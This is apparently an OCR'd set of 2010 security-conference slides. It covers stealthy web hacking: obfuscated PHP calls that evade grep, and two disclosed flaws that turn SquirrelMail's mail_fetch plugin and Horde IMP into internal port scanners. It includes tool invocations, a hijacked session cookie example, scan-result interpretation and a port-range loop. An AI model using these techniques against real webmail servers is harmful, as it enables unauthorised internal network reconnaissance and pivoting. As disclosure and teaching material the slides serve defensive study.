
# Many ways to hide code, etc


- PHP example: grep-like actions might not be perfect to detect issues
- Hiding a function (just *print_r()* as an example) and calling this function

```
$ cat test.php
<?php
$f='pr'.chr(105).'nt_r';$f($_GET);
// equivalent to: print_r($_GET);
?>
$ curl http://localhost/~lo/hitb/test.php?a=1
Array
(
    [a] => 1
)
```


# Where can we act ?


- What might happen if we don't really check network + system + applications + information…
- We become a target.
- *"Life is short, Play hard."*






# Global Scope






# Remote Bounces

- Once you get an access, you might want to bounce to others targets
  - In-depth Intrusion
  - Outbound Hacking (to add a hop & hide your IP)
- Might be dangerous when NIDS (flows statistics, signatures, etc) & Filtering are well used
  - Outbound traffic detected
  - Inbound traffic detected (DMZ → LAN)
- The attacker might lose his first access
  - Sometimes it's better to « test » the network with sleeping partners (computers, printers, badly configured devices, etc)
  - Those might be abused to explore a local or remote network
  - Bouncing out of the DMZ might be complex sometimes



# Bounce with anything you find

- Now, let's look at two funny 0days that will transform 2 widely used webmail on Internet, so that they might become some kind of Nmap tools (useful in a DMZ)





Default plugin “mail_fetch”

POST-AUTH Exploit


Versions 1.4.x, etc

# 0DAY : SQUIRRELMAIL TRANSFORMED AS NMAP SCANNER



# 0day: Squirrelmail 1.4.x, post-auth, default plugin "mail_fetch"



- Security Advisory / TEHTRI-SA-2010-009
  - First public announce: HITBSecConf DUBAI 2010
- Default plugin « mail_fetch », emulates POP3 fetcher with fsockopen() PHP functions, Post Authentication only
  - No verification on IP / PORTS
- You can transform SquirrelMail as a kind of Nmap scanner
  - Banner Grabbing works with TCP services that talk before the clients (like SSH)
  - For services that wait for a first talk from the clients (like HTTP), the object POP3 is blocked on the socket after the 3 ways handshakes, through an fgets() → timeout hard coded in the sources: 60 seconds to wait (but you guess that port is open)
  - Post-Auth only, because this exploit injects POP3 fetching rules on the account.
    - Cookie needed (« keys » & « SQMSESSID »...)
  - Works on most SM versions



# 0day: Squirrelmail 1.4.x, post-auth, default plugin "mail_fetch"



- `./squirrel-nmap [TARGET] [IP] [TCPPORT] [COOKIE]`
  - TARGET = URL of the squirrelmail
    - e.g: http://target.com/sqm/ if SQM is installed on http://target.com/sqm/src/login.php
    - IP= The IP address that you want to scan - Notice that hostname works too
    - TCPPORT= The TCP port that you want to probe + banner grab
    - COOKIE = The cookies credentials you obtained on the remote SQM
- Example: Ask squirrelmail to scanner IP address 192.168.1.4 on the same LAN (DMZ), to TCP port 22:

```
./squirrenmap http://target.com/squirrelmail-1.4/
  192.168.1.4 22 'key=dTPc00s
  %3D;SQMSESSID=2600633c256570917fe25d7773eb41b3'
Fetching from 192.168.1.4:22
Oops, POP3 connect: Error [SSH-2.0-OpenSSH_5.1p1
  Debian-3]
```




# 0day: Squirrelmail 1.4.x, post-auth, default plugin "mail_fetch"


- PORT OPEN, BANNER CAUGHT
  - Fetching from 192.168.1.4:22
  - Oops, POP3 connect: Error [SSH-2.0-OpenSSH_5.1p1 Debian-3]
- PORT CLOSED
  - Fetching from 192.168.1.4:23
  - Oops, POP3 connect: Error [111] [Connection refused]
- IP UNREACHABLE (kind of useful « TCP Ping Sweep »)
  - Fetching from 192.168.1.100:23
  - Oops, POP3 connect: Error [113] [No route to host]
- TIMEOUT OF 60 seconds : PORT OPEN BUT BANNER GRABBING IMPOSSIBLE (example: HTTP services)
  - Fetching from 192.168.1.130:80
  - Oops, POP3 connect: Error []
- DNS ERROR: usefull to use the remote DNS resolution
  - Fetching from MyDNStest:23
  - Oops, POP3 connect: Error [0]
  - [php_network_getaddresses: getaddrinfo failed: Name or service not known]



# 0day: Squirrelmail 1.4.x, post-auth, default plugin "mail_fetch"



- Attack works with POST and is easy to script
- This could lead to more advanced attacks
  - POP3 Brute Force
  - TCP Maximum Segment Size attacks
    - %0D%0A injection in user/password
      - POP3 looks like FTP (+OK) → FTP Bounce...
    - Bypass firewalls...




Plugin IMP


PRE-AUTH Exploit

# 0DAY : HORDE TRANSFORMED AS NMAP SCANNER




# 0day: Horde, pre-auth exploit to transform horde imp to a TCP scanner


- Security Advisory / TEHTRI-SA-2010-010
  - First public announce: HITBSecConf DUBAI 2010
- DeYou can transform a default Horde installation to a kind of advanced network TCP scanner with banner grabbing, etc
- This is due to default normally unused part of the code
- This might be helpful to scan an internal network like a DMZ, ask queries on internal DNS, bounce out of the network, etc
- Attack works with POST and is easy to script



# 0day: Horde, pre-auth exploit to transform horde imp to a TCP scanner


- `./horde-nmap [HordeURL-imp] [IP] [TCPPORT]`
- Analyzing results :
  - Time out => (60s) port filtered or open (but banner grabbing unsuccessfull)
    - 127.0.0.1:80 : Connection failed to 127.0.0.1,80: Connection timed out
  - Refused => port closed
    - 127.0.0.1:22 : Connection failed to 127.0.0.1,22: Connection refused
  - Data => port open, banner grabbing done
    - 127.0.0.1:25 : localhost ESMTP Exim 4.69 Sun, 07 Mar 2010 10:24:25
  - No route => host unreachable or down (cool for TCP port sweeping)
    - 192.168.1.2:23 : Connection failed to 192.168.1.2,23: No route to host
  - DNS tricks => DNS resolution used, useful for remote DNS requests
    - No such host as xxxx : means no DNS result
- Scan a TCP port range :
  - `for p in `seq 1 100`; do $0 http://test.com/horde/imp/ 192.168.1.254 $p; done`




# Global Scope

- We tried to check many items related to stealth and web hacking (one hour talk)

**PRE-INTRUSION**
- Preparation
- Gather info
- …

**INTRUSION**
- Attack the target
- Get a kind of access
- …

**POST-INTRUSION**
- Backdoors
- Remote Bounces
- Priv. Escalation
- Local Exploration
- Cleaning
- Abuse Clients



# Conclusion

- Theory:
  - White hats Vision
    - Everything get certified (networks, humans…)
    - They pay & deploy security tools to feel secure & to show they work
  - Security Industry Vision
    - "Be careful, buy our tools, …"
    - Hyper negative declarations repeated for years & years, so that white hats don't really know what to think about
      - Is it a real threat ? "Should I pay or should I go ?"…
- Real life:
  - Attackers Vision (Mafia, Business Intelligence…)
    - Internet has become a real battlefield where real skilled attackers are not seen (and they don't need certification for that…)
    - Real threats are totally unknown by most white hats
    - Economic crisis helped attackers because security is not a priority
    - Being stealth in such a complex noisy world will still be possible for a long time on most networks


Shall we play a game?

# This is not a game.

## Take care. Thanks.

Next events for TEHTRI-Security ?

Talk: Striking-back Web Attackers
(what can you do when they are not stealth enough)

Training: Complete Hunt of Web Attackers
(because 1 hour of talk about stealth issues is not enough to share every needed concepts)